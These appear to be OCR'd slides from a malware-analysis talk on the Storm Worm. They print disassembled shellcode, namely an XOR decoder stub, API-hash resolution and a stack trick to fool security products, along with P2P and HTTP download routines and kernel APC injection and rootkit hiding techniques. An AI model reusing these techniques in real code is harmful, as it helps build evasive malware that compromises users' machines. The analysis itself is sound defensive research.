
Very common at first glance

```
00408040    43            inc ebx
00408041    43            inc ebx
00408042    43            inc ebx
00408043    43            inc ebx
00408044 >  EB 0F         jmp short new_shel.00408055                         ; <-- Position independent code
00408046    5B            pop ebx
00408047    33C9          xor ecx, ecx
00408049    66:B9 8001    mov cx, 180                                          ; <-- ecx = 180 (shellcode must be at least 384 bytes long)
0040804D    8033 EF       xor byte ptr ds:[ebx], 0EF                          ; <-- XOR 0xEF stub/loop starts here, with base of shellcode at [ebx]
00408050    43            inc ebx                                             ; <-- Move to next byte of shellcode
00408051  ^ E2 FA         loopd short new_shel.0040804D                       ; <-- Loop to xor instruction until ecx = 0
00408053    EB 05         jmp short new_shel.0040805A                         ; <-- Jump to beginning of decoded shellcode
00408055    E8 ECFFFFFF   call new_shel.00408046                              ; <-- Setup first stack frame here for Position Independent Code
0040805A    90            nop
0040805B    64:A1 30000000  mov eax, dword ptr fs:[30]
00408061    8B40 0C       mov eax, dword ptr ds:[eax+C]
00408064    8B70 1C       mov esi, dword ptr ds:[eax+1C]
00408067    AD            lods dword ptr ds:[esi]
00408068    8B70 08       mov esi, dword ptr ds:[eax+8]
0040806B    81EC 00040000   sub esp, 400                                      ; Creates unusually large stack space here -- esp = 0012FADC
00408071    8BEC          mov ebp, esp                   ; Make room for the new stack!
00408073    56            push esi                       ; esi = kernel32.7c800000
00408074    68 8E4E0EEC   push EC0E4E8E
00408079    E8 FE000000   call new_shel.0040817C         ; <-- Findfunc loop
0040807E    8945 04       mov dword ptr ss:[ebp+4], eax
00408081    56            push esi
00408082    68 98FE8A0E   push 0E8AFE98
00408087    E8 F0000000   call new_shel.0040817C         ; <-- Findfunc loop
0040808C    8945 08       mov dword ptr ss:[ebp+8], eax
0040808F    56            push esi
00408090    68 25B0FFC2   push C2FFB025
00408095    E8 E2000000   call new_shel.0040817C         ; <-- Findfunc loop
0040809A    8945 0C       mov dword ptr ss:[ebp+C], eax
```

Storm Shellcode (cont.)

PIC + XOR 0xEF stub


```
00408040    43          inc ebx
00408041    43          inc ebx
00408042    43          inc ebx
00408043    43          inc ebx
00408044   EB 0F        jmp short new_shel.00408055       ; <-- Position independent code
00408046    5B          pop ebx
00408047    33C9        xor ecx, ecx
00408049    66:B9 8001   mov cx, 180                     ; <-- ecx = 180 (shellcode must be at least
                                                              384 bytes long)
0040804D    8033 EF      xor byte ptr ds:[ebx], 0EF      ; <-- XOR 0xEF stub/loop starts here, with
                                                              base of shellcode at [ebx]
00408050    43          inc ebx                                 ; <-- Move to next byte of shellcode
00408051  ^ E2 FA        loopd short new_shel.0040804D      ; <-- Loop to xor until ecx=0
00408053    EB 05        jmp short new_shel.0040805A         ; <-- Jump to beginning of decoded
                                                                   shellcode
00408055    E8 ECFFFFFF  call new_shel.00408046            ; <-- Setup first stack frame here so
                                                    [ebx] receives ret to base of encoded shellcode
```



```
0040817C    55            push ebp
0040817D    8BEC          mov ebp, esp
0040817F    8B7D 08       mov edi, dword ptr ss:[ebp+8]
00408182    8B5D 0C       mov ebx, dword ptr ss:[ebp+C]
00408185    56            push esi
00408186    8B73 3C       mov esi, dword ptr ds:[ebx+3C]
00408189    8B741E 78     mov esi, dword ptr ds:[esi+ebx+78]
0040818D    03F3          add esi, ebx
0040818F    56            push esi
00408190    8B76 20       mov esi, dword ptr ds:[esi+20]
00408193    03F3          add esi, ebx
00408195    33C9          xor ecx, ecx
00408197    49            dec ecx
00408198    41            inc ecx
00408199    AD            lods dword ptr ds:[esi]               <-- Load kernel32 relative offset into eax
0040819A    03C3          add eax, ebx                          <-- ebx = 7c800000; add it to the relative offset
0040819C    56            push esi
0040819D    33F6          xor esi, esi
0040819F    0FBE10        movsx edx, byte ptr ds:[eax]
004081A2    3AF2          cmp dh, dl
004081A4  v 74 08         je short new_shel.004081AE
004081A6    C1CE 0D       ror esi, 0D
004081A9    03F2          add esi, edx
004081AB    40            inc eax
004081AC  ^ EB F1         jmp short new_shel.0040819F           <-- Loop through function names for hash matches
004081AE    3BFE          cmp edi, esi
004081B0    5E            pop esi
004081B1  ^ 75 E5         jnz short new_shel.00408198           <-- Loop back to load new function call in kernel32
004081B3    5A            pop edx
004081B4    8BEB          mov ebp, ebx
004081B6    8B5A 24       mov ebx, dword ptr ds:[edx+24]
004081B9    03DD          add ebx, ebp
004081BB    66:8B0C4B     mov cx, word ptr ds:[ebx+ecx*2]
004081BF    8B5A 1C       mov ebx, dword ptr ds:[edx+1C]
004081C2    03DD          add ebx, ebp
004081C4    8B048B        mov eax, dword ptr ds:[ebx+ecx*4]
004081C7    03C5          add eax, ebp
004081C9    5E            pop esi
004081CA    5D            pop ebp                               0012FADC
004081CB    C2 0800       retn 8
```

```
Registers (FPU)
EAX 7C80C058 kernel32.ExitThread
ECX 000000B7
EDX 7C80261C kernel32.7C80261C
EBX 7C802644 kernel32.7C802644
ESP 0012FACC
EBP 7C800000 kernel32.7C800000
ESI 7C800000 kernel32.7C800000
EDI 60E0CEEF

EIP 004081CA new_shel.004081CA

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty +UNORM 0001 070107D2 00000000
ST1 empty +UNORM 010F 000001AA 00000000
ST2 empty +UNORM 38EC 00000000 00000000
ST3 empty +UNORM 3948 00000001 82263008
ST4 empty 0.0000000006373493160e-4933
ST5 empty 0.0000000000000034300e-4933
ST6 empty 0.0000000000000018010e-4933
ST7 empty -UNORM B450 00000000 FFFFFFFF
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Find kernel.function loop within shellcode



```
.text:7C81502D 85 C0                            test    eax, eax
.text:7C81502F 0F 85 3B 5C 00 00                jnz     loc_7C81AC70
.text:7C815035
.text:7C815035                   loc_7C815035:                          ; CODE XREF: IsShimInfrastructureDisabled()+5CAE↓j
.text:7C815035 33 C0                            xor     eax, eax
.text:7C815037
.text:7C815037                   loc_7C815037:                          ; CODE XREF: IsShimInfrastructureDisabled()+5CB5↓j
.text:7C815037 8B 4D FC                         mov     ecx, [ebp+var_4]
.text:7C81503A 5F                               pop     edi
.text:7C81503B E8 C2 46 FF FF                   call    @__security_check_cookie@4 ; __security_check_cookie(x)
.text:7C815040 C9                               leave
.text:7C815041 C3                               retn
.text:7C815041                   _IsShimInfrastructureDisabled@0 endp
```

Actual RET location within kernel32.dll

Storm Shellcode (cont.)

Stack snapshot

```
0012FADC   02100210
0012FAE0   7C801D77  kernel32.LoadLibraryA
0012FAE4   7C86136D  kernel32.WinExec
0012FAE8   7C831EAB  kernel32.DeleteFileA
0012FAEC   7C80C058  kernel32.ExitThread
0012FAF0   7C814EEA  RETURN to kernel32.GetSystemDirectoryA
0012FAF4   7C815041  kernel32.7C815041
0012FAF8   02100312
```

- This additional bogus RET snuck onto the bottom of the stack under the RETURN to kernel32.GetSystemDirectoryA makes it difficult for some security products to identify that control originates on the heap, instead of originating from kernel32.

Storm User Level Components

- Services threads (January 2007)
  - P2P activity: Overnet protocol, download new wincom32.ini/peers list and second-stage executable from sites
  - Peer list, blacklist
- Back to standard executable with no autorun (May 2007)
  - Easily analyzed P2P code, slightly modified
- Driver droppers (old) and driver patchers/infectors (new)
- Files (mostly downloaders, droppers). Some include p2p functionality: file.php -> ~.exe, ecard.exe, video.exe, flash postcard.exe, alsys.exe, postcard.exe, lr67mwn.exe, spooldr.exe

P2P Threads

- Common Overnet p2p protocol code
- Network activity over UDP
- WS32_2.sendto called repeatedly
- P2P responses command downloads via http (binaries are not exchanged over p2p)
- Code reuse, some modification
- Common to services threads, user mode components over time

P2P Threads (cont.)

UDP Overnet – communication only

- Sendto looks the same across injected services threads and standalone binaries

```
007D7583   8BEC            MOV EBP,ESP
007D7585   56              PUSH ESI
007D7586   57              PUSH EDI
007D7587   FF75 18         PUSH DWORD PTR SS:[EBP+18]
007D758A   8BF1            MOV ESI,ECX
007D758C   FF75 14         PUSH DWORD PTR SS:[EBP+14]
007D758F   FF75 10         PUSH DWORD PTR SS:[EBP+10]
007D7592   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
007D7595   FF75 08         PUSH DWORD PTR SS:[EBP+8]
007D7598   FF76 04         PUSH DWORD PTR DS:[ESI+4]
007D759B   FF15 08817D00   CALL DWORD PTR DS:[7D8108]           ; WS2_32.sendto
007D75A1   8BF8            MOV EDI,EAX
007D75A3   83FF FF         CMP EDI,-1
007D75A6   0F94C0          SETE AL
007D75A9   8BCE            MOV ECX,ESI
007D75AB   50              PUSH EAX
007D75AC   E8 8AFEFFFF     CALL 007D743B
```

P2P Threads (cont.)

Http only – file downloads


```
007D1C97   885D 0B          MOV BYTE PTR SS:[EBP+B],BL
007D1C9A   FF15 C0807D00    CALL DWORD PTR DS:[7D80C0]              ; WININET.InternetOpenA
007D1CA0   3BC3             CMP EAX,EBX
007D1CA2   8945 F0          MOV DWORD PTR SS:[EBP-10],EAX
007D1CA5   0F84 0F010000    JE 007D1DBA
007D1CAB   53               PUSH EBX
007D1CAC   53               PUSH EBX
007D1CAD   6A 03            PUSH 3
007D1CAF   53               PUSH EBX
007D1CB0   68 44B37D00      PUSH 7DB344                             ; ASCII "anonymous"
007D1CB5   6A 50            PUSH 50
007D1CB7   57               PUSH EDI
007D1CB8   50               PUSH EAX
007D1CB9   FF15 BC807D00    CALL DWORD PTR DS:[7D80BC]              ; WININET.InternetConnectA
007D1CBF   3BC3             CMP EAX,EBX
007D1CC1   8945 F8          MOV DWORD PTR SS:[EBP-8],EAX


007D1CEC   FF15 B4807D00    CALL DWORD PTR DS:[7D80B4]              ; WININET.HttpSendRequestA
007D1CF2   85C0             TEST EAX,EAX
007D1CF4   0F84 A4000000    JE 007D1D9E
007D1CFA   8B75 0C          MOV ESI,DWORD PTR SS:[EBP+C]
007D1CFD   56               PUSH ESI
007D1CFE   68 04010000      PUSH 104
007D1D03   FF15 68807D00    CALL DWORD PTR DS:[7D8068]              ; kernel32.GetCurrentDirectoryA
007D1D09   68 40B37D00      PUSH 7DB340
007D1D0E   56               PUSH ESI
007D1D0F   E8 B3530000      CALL 007D70C7
007D1D14   FF75 FC          PUSH DWORD PTR SS:[EBP-4]
007D1D17   56               PUSH ESI
007D1D18   E8 AA530000      CALL 007D70C7
007D1D1D   83C4 10          ADD ESP,10
007D1D20   53               PUSH EBX
007D1D21   68 80000000      PUSH 80
007D1D26   6A 02            PUSH 2
007D1D28   53               PUSH EBX
007D1D29   6A 07            PUSH 7
007D1D2B   68 00000040      PUSH 40000000
007D1D30   56               PUSH ESI
007D1D31   FF15 78807D00    CALL DWORD PTR DS:[7D8078]              ; kernel32.CreateFileA
```

Storm Kernel Level Components

- Driver files
  - Wincom32.sys
  - Spooldr.sys
  - win_dev-4d_04-35_a3.sys
- Wincom32.sys (January 2007)
  - Standard driver installation and configuration behavior
  - Services process thread injection from the kernel: ZwAllocateMemory, KeInitializeAPC, KeInsertQueueAPC
- Rootkit techniques
  - File and registry hides: SSDT hooks NtEnumerateKey,NtEnumerateValueKey,NtQueryDirectoryFile
  - Ntoskrnl.exe exclusive lock (post July 2007)
  - Writing data to spooldr.exe Alternative Data Streams(September 2007)
- Embedded code (post July 2007)
  - Patching Kbdclass.sys, Tcpip.sys
    - Alex Hinchliffe's VB2007 presentation suggestion – it's here and it's in the kernel!
    - Moved SSDT hooking functionality inside system drivers
  - Benefit -- No autorun entry necessary, runs user-mode component at startup


Details of Storm's kernel level thread injection

- Implemented in the wincom32.sys driver from January 2007
- Why not user-mode APC?
  - Technique publicly documented on NT in 1997, used in Barnaby Jack's "Buy Me Drinks" Blackhat presentation
  - Benefit – services process cannot be killed and restarted like explorer.exe. Often "whitelisted" as system service
  - Slight twist in Storm driver: instead of writing to shared memory as in Mr Jack's presentation, just let OS write to memory and grab a handle. Ends up at same location in services every time (0x007d0000 range) in the lab on XP SP2.




```
aServices_exe:                          ; DATA XREF: sub_10D5E+E↓o
                unicode 0, <services.exe>
                db    0
                db    0
                dd 0CCCCCCCCh
                db 2 dup(0CCh)

; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
```

Services.exe unicode string stored



```
        push    0               ; ZeroBits
        lea     eax, [ebp+BaseAddress]
        push    eax             ; BaseAddress
        push    [ebp+ProcessHandle] ; ProcessHandle to services.exe
        call    ds:ZwAllocateVirtualMemory
        test    eax, eax
        jl      loc_10D39
        movzx   eax, word ptr [ebx+14h]
        lea     edx, [eax+ebx+18h]
        movzx   eax, word ptr [ebx+6]
        and     [ebp+ProcessHandle], 0
        lea     ecx, [eax+eax*4]
        shl     ecx, 3
        mov     eax, offset byte_11240
        sub     ecx, eax
        add     ecx, edx
        push    esi
        push    edi
        mov     edi, [ebp+BaseAddress]
